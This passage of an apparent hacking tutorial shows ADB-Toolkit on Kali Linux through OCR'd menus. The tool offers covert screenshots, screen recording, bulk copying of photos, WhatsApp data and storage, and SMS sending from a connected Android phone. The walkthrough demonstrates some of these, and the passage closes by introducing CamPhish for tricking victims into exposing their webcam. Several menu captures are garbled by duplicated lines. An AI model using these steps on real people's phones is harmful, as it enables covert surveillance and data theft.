The screenshot shows the terminal window from the previous image, but now the user has run the 'sudo ./ADB-Toolkit.sh' command. The terminal output shows the script starting up, with several lines of text indicating it's connecting to devices and starting services. The background desktop environment remains visible.

- Type yes 




```

root@Kali:~/home/aniket/Downloads/Android/ADB-Toolkit
ADB IS INSTALLED
INITIALIZING ADB
FASTBOOT IS INSTALLED
INITIALIZING FASTBOOT
Do you want to kill and restart the Server. (Y/N) ? : 

```

- ADB-Tool-Kit Start




```

1. SHOW CONNECTED DEVICES          24. PUT A FILE IN DEVICE
2. RESTART ADB SERVICE             25. GO TO METASPLOIT SECTION
3. REBOOT SYSTEM                   26. LAUNCH AN APPLICATION
4. REBOOT TO RECOVERY MODE         27. CHECK IS PHONE ROOTED OR NOT
5. REBOOT TO FASTBOOT/BOOTLOADER MODE 28. HANG THE PHONE
6. START A INTERACTIVE SHELL        29. SEND SMS FROM THE PHONE
7. DUMP SYSTEM INFORMATION (Messy)
8. DUMP CPU INFORMATION (Messy)
9. DUMP MEMORY INFORMATION (Messy)
10. GET PHONE DETAILS
11. CAPTURE BUG REPORT
12. INSTALL AN PACAKAGE 'apk'
13. UNINSTALL AN PACKAGE
14. LIST ALL INSTALLED PACKAGE
15. SEE LIVE LOG OF DEVICE
16. ESTABLISH A REMOTE CONNECTION WITH THE DEVICE
17. CAPTURE A SCREENSHOT ANONYMOUSLY
18. RECORD THE SCREEN ANONYMOUSLY
19. COPY ALL THE CAMERA PHOTOS
20. COPY ALL THE DOWNLOADS
21. COPY ALL WHATSAPP DATA
22. COPY ALL DEVICE STORAGE ( Takes time )
23. COPY A SPECIFIED FILE OR FOLDER
A. ABOUT AUTHOUR
B. EXIT or press Ctrl+c

SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : ? 

```

- Now , you can used any command that given below 
- 10—to get phone details




```

1. SHOW CONNECTED DEVICES
2. RESTART ADB SERVICE
3. REBOOT SYSTEM
4. REBOOT TO RECOVERY MODE
5. REBOOT TO FASTBOOT/BOOTLOADER MODE
6. START A INTERACTIVE SHELL
7. DUMP SYSTEM INFORMATION (Messy)
8. DUMP CPU INFORMATION (Messy)
9. DUMP MEMORY INFORMATION (Messy)
10. GET PHONE DETAILS
11. CAPTURE BUG REPORT
12. INSTALL AN PACAKAGE 'apk'
13. UNINSTALL AN PACKAGE
14. LIST ALL INSTALLED PACKAGE
15. SEE LIVE LOG OF DEVICE
16. ESTABLISH A REMOTE CONNECTION WITH THE DEVICE
17. CAPTURE A SCREENSHOT ANONYMOUSLY
18. RECORD THE SCREEN ANONYMOUSLY
19. COPY ALL THE CAMERA PHOTOS
20. COPY ALL THE DOWNLOADS
21. COPY ALL WHATSAPP DATA
22. COPY ALL DEVICE STORAGE ( Takes time )
23. COPY A SPECIFIED FILE OR FOLDER
24. PUT A FILE IN DEVICE
25. GO TO METASPLOIT SECTION
26. LAUNCH AN APPLICATION
27. CHECK IS PHONE ROOTED OR NOT
28. HANG THE PHONE
29. SEND SMS FROM THE PHONE

A. ABOUT AUTHOUR
EXIT or press Ctrl+c

SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 10
  
```

- Details  



```

17. CAPTURE A SCREENSHOT ANONYMOUSLY
18. RECORD THE SCREEN ANONYMOUSLY
19. COPY ALL THE CAMERA PHOTOS
20. COPY ALL THE DOWNLOADS
21. COPY ALL WHATSAPP DATA
22. COPY ALL DEVICE STORAGE ( Takes time )
23. COPY A SPECIFIED FILE OR FOLDER

A. ABOUT AUTHOUR
EXIT or press Ctrl+c

SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 10
  
```

**The Details of the device 22111317I are :-**

```

Model = 22111317I
Device = sunstone
Brand = Redmi
Build Date = Thu May 29 13:27:57 UTC 2025
Android = 14
SDK Version = 34
Sim Card = airtel,airtel
Chipset = sunstone
Security Patch = 2025-05-01
Encryption State = encrypted
WiFi Interface =
  
```

**Do you want to see all the Details (Y/N) ? :**

- 27 – To check phone is rooted or not

The screenshot shows a terminal window titled 'Kali [Running] - Oracle VirtualBox' with the command 'root@kali: /home/enikeet/Downloads/Android/ADB-Toolkit'. The terminal displays a numbered list of 27 options related to ADB (Android Debug Bridge) operations. Options 24 and 25 are highlighted in green. The background shows a blurred view of the ADB Toolkit interface.

```
1. SHOW CONNECTED DEVICES
2. RESTART ADB SERVICE
3. REBOOT SYSTEM
4. REBOOT TO RECOVERY MODE
5. REBOOT TO FASTBOOT/BOOTLOADER MODE

6. START A INTERACTIVE SHELL
7. DUMP SYSTEM INFORMATION (Messy)
8. DUMP CPU INFORMATION (Messy)
9. DUMP MEMORY INFORMATION (Messy)
10. GET PHONE DETAILS
11. CAPTURE BUG REPORT
12. INSTALL AN PACKAGE 'apk'
13. UNINSTALL AN PACKAGE
14. LIST ALL INSTALLED PACKAGE
15. SEE LIVE LOG OF DEVICE
16. ESTABLISH A REMOTE CONNECTION WITH THE DEVICE

17. CAPTURE A SCREENSHOT ANONYMOUSLY
18. RECORD THE SCREEN ANONYMOUSLY
19. COPY ALL THE CAMERA PHOTOS
20. COPY ALL THE DOWNLOADS
21. COPY ALL WHATSAPP DATA
22. COPY ALL DEVICE STORAGE ( Takes time )
23. COPY A SPECIFIED FILE OR FOLDER


24. PUT A FILE IN DEVICE
25. GO TO METASPLOIT SECTION
26. LAUNCH AN APPLICATION
27. CHECK IS PHONE ROOTED OR NOT
28. HANG THE PHONE
29. SEND SMS FROM THE PHONE

A. ABOUT AUTHOR
EXIT or press Ctrl+c
```

SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 27

- The Device is not a root 


## • 17 – Capture a Screenshot anonymously



```
Kali [Running] - Oracle VM VirtualBox
File View Input Devices Help
File Actions Edit View Help
1. SHOW CONNECTED DEVICES 24. PUT A FILE IN DEVICE
2. RESTART ADB SERVICE 25. GO TO METASPLOIT SECTION
3. REBOOT SYSTEM 26. LAUNCH AN APPLICATION
4. REBOOT TO RECOVERY MODE 27. CHECK IS PHONE ROOTED OR NOT
5. REBOOT TO FASTBOOT/BOOTLOADER MODE 28. HANG THE PHONE
6. START A INTERACTIVE SHELL 29. SEND SMS FROM THE PHONE
7. DUMP SYSTEM INFORMATION (Messy) 26. LAUNCH AN APPLICATION
8. DUMP CPU INFORMATION (Messy) 27. CHECK IS PHONE ROOTED OR NOT
9. DUMP MEMORY INFORMATION (Messy) 28. HANG THE PHONE
10. GET PHONE DETAILS 29. SEND SMS FROM THE PHONE
11. CAPTURE BUG REPORT 26. LAUNCH AN APPLICATION
12. INSTALL AN PACAKAGE 'apk' 27. CHECK IS PHONE ROOTED OR NOT
13. UNINSTALL AN PACKAGE 28. HANG THE PHONE
14. LIST ALL INSTALLED PACKAGE 29. SEND SMS FROM THE PHONE
15. SEE LIVE LOG OF DEVICE 26. LAUNCH AN APPLICATION
16. ESTABLISH A REMOTE CONNECTION WITH THE DEVICE 27. CHECK IS PHONE ROOTED OR NOT
17. CAPTURE A SCREENSHOT ANONYMOUSLY 28. HANG THE PHONE
18. RECORD THE SCREEN ANONYMOUSLY 29. SEND SMS FROM THE PHONE
19. COPY ALL THE CAMERA PHOTOS 26. LAUNCH AN APPLICATION
20. COPY ALL THE DOWNLOADS 27. CHECK IS PHONE ROOTED OR NOT
21. COPY ALL WHATSAPP DATA 28. HANG THE PHONE
22. COPY ALL DEVICE STORAGE ( Takes time ) 29. SEND SMS FROM THE PHONE
23. COPY A SPECIFIED FILE OR FOLDER 26. LAUNCH AN APPLICATION
A. ABOUT AUTHOUR
EXIT or press Ctrl+c

SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 17
```


## • Screenshot captured



```
Kali [Running] - Oracle VM VirtualBox
File View Input Devices Help
File Actions Edit View Help
9. DUMP MEMORY INFORMATION (Messy) 29. SEND SMS FROM THE PHONE
10. GET PHONE DETAILS
11. CAPTURE BUG REPORT
12. INSTALL AN PACAKAGE 'apk'
13. UNINSTALL AN PACKAGE
14. LIST ALL INSTALLED PACKAGE
15. SEE LIVE LOG OF DEVICE
16. ESTABLISH A REMOTE CONNECTION WITH THE DEVICE
17. CAPTURE A SCREENSHOT ANONYMOUSLY
18. RECORD THE SCREEN ANONYMOUSLY
19. COPY ALL THE CAMERA PHOTOS
20. COPY ALL THE DOWNLOADS
21. COPY ALL WHATSAPP DATA
22. COPY ALL DEVICE STORAGE ( Takes time )
23. COPY A SPECIFIED FILE OR FOLDER
A. ABOUT AUTHOUR
EXIT or press Ctrl+c

SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 17
Taking screenshot 'screenshot-12-40-32.png' ...
Process complete.
Pulling screenshot 'screenshot-12-40-32.png' from device ...
/sdcard/screenshot-12-40-32.png: 1 file pulled, 0 skipped. 1.0 MB/s (15580 bytes in 0.015s)
Process complete.
```

- 29 – Send SMS From The Phone




```

root@Kali: /home/aniket/Downloads/Android/ADB-Toolkit
File View Input Devices Help
File Actions Edit View Help
1. SHOW CONNECTED DEVICES 24. PUT A FILE IN DEVICE
2. RESTART ADB SERVICE 25. GO TO METASPLOIT SECTION
3. REBOOT SYSTEM 26. LAUNCH AN APPLICATION
4. REBOOT TO RECOVERY MODE 27. CHECK IS PHONE ROOTED OR NOT
5. REBOOT TO FASTBOOT/BOOTLOADER MODE 28. HANG THE PHONE
6. START A INTERACTIVE SHELL 29. SEND SMS FROM THE PHONE
7. DUMP SYSTEM INFORMATION (Messy) About
8. DUMP CPU INFORMATION (Messy) ADB Toolkit V2 for every ADB tricks with
9. DUMP MEMORY INFORMATION (Messy) many perks in all one, ENJOY!
10. GET PHONE DETAILS Create dump https://github.com/Aniket07/ADB-Toolkit
11. CAPTURE BUG REPORT Details and reporting https://github.com/Aniket07/ADB-Toolkit
12. INSTALL AN PACAKAGE 'apk' Create dump
13. UNINSTALL AN PACKAGE Details and reporting
14. LIST ALL INSTALLED PACKAGE Create dump
15. SEE LIVE LOG OF DEVICE Details and reporting
16. ESTABLISH A REMOTE CONNECTION WITH THE DEVICE Details and reporting
17. CAPTURE A SCREENSHOT ANONYMOUSLY A. ABOUT AUTHOR
18. RECORD THE SCREEN ANONYMOUSLY EXIT or press Ctrl+c
19. COPY ALL THE CAMERA PHOTOS
20. COPY ALL THE DOWNLOADS
21. COPY ALL WHATSAPP DATA
22. COPY ALL DEVICE STORAGE ( Takes time )
23. COPY A SPECIFIED FILE OR FOLDER

SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 29

```

- Enter mobile number with country code and type message



```

root@Kali: /home/aniket/Downloads/Android/ADB-Toolkit
File View Input Devices Help
File Actions Edit View Help
5. REBOOT TO FASTBOOT/BOOTLOADER MODE
6. START A INTERACTIVE SHELL 26. LAUNCH AN APPLICATION
7. DUMP SYSTEM INFORMATION (Messy) 27. CHECK IS PHONE ROOTED OR NOT
8. DUMP CPU INFORMATION (Messy) 28. HANG THE PHONE
9. DUMP MEMORY INFORMATION (Messy) 29. SEND SMS FROM THE PHONE
10. GET PHONE DETAILS About
11. CAPTURE BUG REPORT ADB Toolkit V2 for every ADB tricks with
12. INSTALL AN PACAKAGE 'apk' many perks in all one, ENJOY!
13. UNINSTALL AN PACKAGE Details and reporting
14. LIST ALL INSTALLED PACKAGE Details and reporting
15. SEE LIVE LOG OF DEVICE Details and reporting
16. ESTABLISH A REMOTE CONNECTION WITH THE DEVICE Details and reporting
17. CAPTURE A SCREENSHOT ANONYMOUSLY A. ABOUT AUTHOR
18. RECORD THE SCREEN ANONYMOUSLY EXIT or press Ctrl+c
19. COPY ALL THE CAMERA PHOTOS
20. COPY ALL THE DOWNLOADS
21. COPY ALL WHATSAPP DATA
22. COPY ALL DEVICE STORAGE ( Takes time )
23. COPY A SPECIFIED FILE OR FOLDER

SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 29
Enter the Phone number with country code in it : +919632154857
Write the SMS body here : Hello...!

```

Open target device and you see message application open with mobile number and SMS that you enter here

- SMS Sending  

Kali [Running] - Oracle VirtualBox

File View Input Devices Help

Actions Edit View Help

root@Kali:~/home/fanike/Downloads/Android/ADB-Toolkit

8. DUMP CPU INFORMATION (Messy)  
9. DUMP MEMORY INFORMATION (Messy)  
10. GET PHONE DETAILS  
11. CAPTURE BUG REPORT  
12. INSTALL AN PACKAGE 'apk'  
13. UNINSTALL AN PACKAGE  
14. LIST ALL INSTALLED PACKAGE  
15. SEE LIVE LOG OF DEVICE  
16. ESTABLISH A REMOTE CONNECTION WITH THE DEVICE

17. CAPTURE A SCREENSHOT ANONYMOUSLY  
18. RECORD THE SCREEN ANONYMOUSLY  
19. COPY ALL THE CAMERA PHOTOS  
20. COPY ALL THE DOWNLOADS  
21. COPY ALL WHATSAPP DATA  
22. COPY ALL DEVICE STORAGE ( Takes time )  
23. COPY A SPECIFIED FILE OR FOLDER

28. HANG THE PHONE  
29. SEND SMS FROM THE PHONE

A. ABOUT AUTHOR  
EXIT or press Ctrl+c

**SELECT ONE OF THE OPTIONS WITH THE RESPECTED NUMBER : 29**

Enter the Phone number with country code in it : +919632154857

Write the SMS body here : Hello..!

**SENDING THE SMS**

Do you want to clear the screen (y/N) ? :

---

**68** | Page

# 4.Android Hacking Using CamPhish Tool

**CamPhish** is a **social engineering tool** used to trick a victim into opening a fake camera website, which allows the attacker to capture real-time webcam photos of the victim remotely.

links.

